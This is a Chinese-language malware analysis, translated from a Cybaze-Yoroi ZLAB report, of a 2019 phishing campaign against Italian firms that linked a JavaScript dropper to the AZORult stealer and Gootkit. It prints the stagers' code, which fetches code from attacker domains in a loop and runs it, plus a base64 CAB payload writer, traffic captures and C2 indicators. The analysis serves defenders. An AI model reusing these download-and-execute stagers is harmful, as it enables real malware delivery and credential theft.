Gootkit木马：使用AZORult工具揭开隐藏的链接

Pinging / 2019-02-25 09:29:00 / 浏览数 1211 技术文章 翻译文章 顶(0) 踩(0)


介绍

在最近几天，一场声势浩大的网络攻击袭击了意大利的一些组织。正如N020219的公告所示，攻击者尝试伪造Express Courier合法通信来进行攻击。然而在分析Cybaze-Yoroi ZLAB的同时，我们的分析人员偶然间发现了AZORult■■■与Gootkit木马payload之间的某些联系。

技术分析


步骤一——附加的Javascript信息

大多数攻击尝试均是由特定的电子邮件附件开始。其附件中包含隐秘JavaScript代码的压缩存档，而此压缩文档能够在攻击的初始阶段绕过防病毒的检测。



Hash	12791e14ba82d36d434e7c7c0b81c7975ce802a430724f134b7e0cce5a7bb185
Threat	malicious js
Desc	Obfuscated malicious JS. This download first component and keep communication with C2 server.


这个JS文件是一个被模糊过的dropper工具，其目的是“安全”的远程位置下载另一个组件：




```
// String where is visible the connection
var _0x8503 = ["driver coonnect", "MSXML2.XMLHTTP", "Post", "https://googodsgld.com/", "a, a, b",
" ", "", "google.com", "z", "c", "https://driverconnectsearch.info/"];
if (_0x8563 == null) {
    return
} else {};
if (_0x8533 == false) {
    _0x85F3();
    return
};
```

它联系两个不同的服务器，googodsgld.]com和driverconnectsearch.] info。 这种JavaScript stager拥有最重要的一个功能：它可以下载许多可执行代码并执行攻击者想要进行的各种操作。


这种模式和代码本身的简单性类似于Brushaloader攻击（一种用VBScript编写并以类似方式与远程基础架构进行联系的dropper/stager■■）。我们可以假设恶意软件编写者可能已经模拟了Brushaloader的功能，创建了一种利用相同机制的自定义软件版本。



```
'3693

Dim paltazVarS, popamsrereresponse, zzz
paltazVarS = 0
zzz = ""
Function portmesSpunkTestS()
    '3693
    On Error Resume Next
    Execute "" + popamsrereresponse + ""
    '3693
End Function


Sub zalankstankConnect()
    '3693
    On Error Resume Next
    Dim soXMLHTTP
    Dim oStream
    Dim oStrsdfeam
    Set soXMLHTTP = CreateObject("Microsoft.XMLHTTP")
    '3693
    soXMLHTTP.Open "Post", "https://ticketiinvoice.info", False
    soXMLHTTP.Send
    popamsrereresponse = soXMLHTTP.responseText
    portmesSpunkTestS()
    '3693
End Sub

msgbox "3693"
While paltazVarS < 10
    '3693
 call zalankstankConnect()
Wend
|
```




```
'driver coonnect';

function Googles(){
   try{
     var arturxhr = new ActiveXObject("MSXML2.XMLHTTP");
     arturxhr.open("Post", "https://faceboolmotorses.com/", false);
     arturxhr.send();
     var body = arturxhr.ResponseStatus;
     return 1;
   }catch(e){
     return 0;
   };
};

function SpainMemory(text){
   var test = Googles();
      function makeHash(source) {
     var hash = 0;
     if (source.length === 0) return hash;
     for (var i = 0; i < source.length; i++) {
       var char = source.charCodeAt(i);
        hash = ((hash<<5)-hash)+char;
     hash = hash & hash;
     }
     return hash;
   };
   if(test === 0){
      try{
     var Germanymuld = new Function('a, a, b', ' ' + text + '');
        var result = makeHash('google.com');
     return Germanymuld(result, 'z', 'c');
       }catch(e){
        return null;
       };
   };
};

var italiourl = function(){
      return "http://suihuajx.com/1.php";
};

var EnglandMessage = function(){
  try{
     var arturxhr = new ActiveXObject("MSXML2.XMLHTTP");
     arturxhr.open("Post", italiourl(), false);
     arturxhr.send();
     var body = arturxhr.ResponseText;
        return SpainMemory(body);
      }catch(e){
        return null;
      }
};

while (true) {
  EnglandMessage();
  WScript.Sleep(600000);
};
```



```
DNS         84 Standard query 0x8c2b A driverconnectsearch.info
DNS        219 Standard query response 0x8c2b A driverconnectsearch.info A 192.3.179.203 NS dns2.registrar
TCP         66 1164 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
TCP         60 443 → 1164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
TCP         54 1164 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TLSv1.2    247 Client Hello
TCP         60 443 → 1164 [ACK] Seq=1 Ack=194 Win=65535 Len=0
TLSv1.2   1474 Server Hello
TCP         94 443 → 1164 [PSH, ACK] Seq=1421 Ack=194 Win=65535 Len=40 [TCP segment of a reassembled PDU]
TCP         54 1164 → 443 [ACK] Seq=194 Ack=1461 Win=64240 Len=0
TLSv1.2   1474 Certificate [TCP segment of a reassembled PDU]
TLSv1.2    737 Certificate Status, Server Key Exchange, Server Hello Done
TCP         54 1164 → 443 [ACK] Seq=194 Ack=3564 Win=64240 Len=0
TLSv1.2    236 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
TCP         60 443 → 1164 [ACK] Seq=3564 Ack=376 Win=65535 Len=0
TLSv1.2    161 Change Cipher Spec, Encrypted Handshake Message
TCP         54 1164 → 443 [ACK] Seq=376 Ack=3671 Win=64133 Len=0
```

在第一次尝试与googodsgld [.] com联系之后，脚本与另一个目标进行通信，并检索在driverconnectsearch [.] info中返回的可执行javascript代码块中编码的Cabinet Archive信息。 然后将其存储在“%APPDATA%\Local\Temp\”中。

如上图所示，编码的payload字符串的第一个字符是“TVNDRg”，它转换为“MSCF”：Microsoft Cabinet压缩文件格式的标准头。




```
function Zencode(from) {
    try{
    var xmlObj = WScript.CreateObject("MSXml2.DOMDocument");
    var docElement = xmlObj.createElement("Base64Data");
    docElement.dataType = "bin.base64";
    docElement.text = from;
    return docElement.nodeTypedValue
    }catch (error){
     return false;
   }
}

function Saves(base64, to){
    try{
    var outputStream = WScript.CreateObject("ADODB.Stream");
    outputStream.Type = adTypeBinary;
    outputStream.Open();

    outputStream.Write(base64);
    outputStream.SaveToFile(to, adSaveCreateOverWrite);

    outputStream.Close();
    }catch (error){
     return false;
    }
}

var pathsd = getTempFilePath();
 if(pathsd != false){
  var code = Zencode(base64);
   if(code != false){
   var savefile = Saves(code, pathsd.path);
     if(savefile != false){

     }
   }
 }


var base64 = 'TVNDRgAAAADYhgIAAAAAACwAAAAAAAAAAwEBAAEAAAAAAAAAASAAAAAgAAQBY7Q
```

步骤二—内核机制

实际上，这个.CAB存档只是PE32可执行文件的shell部分：

Hash	2274174ed24425f41362aa207168b491e6fb55cab208116070f91c049946097a
Threat	RuntimeBroker5.exe
Desc	First component downloaded by malicious js file.

执行RuntimeBroker5.exe示例后我们发现它的功能与另一个dropper工具十分相似：它们均从远程服务器"hairpd [.] com"下载另外两个组件。




```
RuntimeBroker5.exe    97.71    936 K    3.348 K    2348
```


示例文件实际上不仅只是进行下载操作。 这是本文的重点之一：它还与AZORult C2主机"ssl.] admin] itybuy.]it建立了沟通渠道。

我们已经知道其通信模式并且与服务器交换的网络分组确认了识别模式，之后动态分析还示出了此威胁的行为情况。

如下图所示，“%APPDATA%\Local\Temp\”路径中的书写文件与Unit42研究组描述的AZORult分析非常匹配。



```
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\api-ms-win-crt-string-l1-1-0.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\api-ms-win-crt-time-l1-1-0.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\api-ms-win-crt-utility-l1-1-0.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\freebl3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\mozglue.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\msvcp140.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\nss3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\nssdbm3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\softokn3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\ucrtbase.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\vcruntime140.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\nss3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\nss3.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\mozglue.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\msvcp140.dll
836  WriteFile    C:\Users\admin\AppData\Local\Temp\06EBF239\vcruntime140.dll
```



```
POST /azs/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: ssl.admin.itybuy.it
Content-Length: 113
Cache-Control: no-cache

...&f.&f.&f.&f.&f.&f.&f.&f.&g.&f.&f.@p.0..@p.4p.Gp.2p.5..0e.@..0g.1..0b.0a.0`.&f.&f.&f.&f.&g.&f.&f.&f.&f.&f.&f.E.HTTP/1.1 200 OK
Server: nginx
Date: Thu, 07 Feb 2019 09:27:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Vary: Accept-Encoding

1f56
?6.H,.q..3!.P&.H".H..o:.K..L<.u4.E%.m..O8.u7.:/.D..Of.t1.Q%.z`.f..I..h$.R%.@..y..Ng.i..L..{..Rc.U..@2.>i.`k.mk.....C.u...7   ...._.q..Vy
WH....f..         .<.e..0....3..fe..0....3.ffe..0....3Tffe..0....3Tffe..0....3.ffe.....)..u.g)b.d.k..C&    ......c..\ F....E."....)5E..T.,.
1.U......j..C...........1.U.P..[.j....0.N..3..D...0....3.fdD..>....3Tbfe..0....3Tvfe..0....#Tvfe..0....3^ffe..0....3TVfe..0....3Wf&`..4....
0....3Tjfe..0....3Tffe..0.V..3Tffe..0....3Tffe..0....3Tffe..0....3Tffe..0....3Tffe..0....3Tffe..0....3z.....0.)..3Tvfe..0....3Tffe..0....3t
0....3..D...0....3offe..0.V..3Tffe.q.2...3Yffe..0....3.dfe..0..'..Tffe..0....3Tffe..0.P..`.$..}k..E$..s.....0.c...9.K.....m...7      ....U
0....3z.......x..Q3ffe..0.)..3z.....0....34ffe..C.a...Tffe..0....3z..........3Tffe..0....3Tffe.q.2...3.wfe..0....3Zffe..0.b..3.wfeK.0....3x
0....3.wfeU.0....3.tfe..0....3.tfe..0.7..36ufe*.0....3.ufe..0....3Vfee..5....3\foe..;....35..H....k..P;..H..^.m...8WKT....n..r8
          ...^.m..3?.......,.._;.%
POST /1/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: 51.15.196.30
Content-Length: 109
Cache-Control: no-cache

J/.?/.9/.=L.(9.(9.(8.(9.(9.(9.(9.LH.(9.(8.ON.>=.><.>9.(9.(9.(8.(9.(9.(9.IH.>8.>8.?N.>2.>;.>8.><.>3.K/.8/.=HTTP/1.1 200 OK
Date: Mon, 22 Oct 2018 18:05:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

443e7d
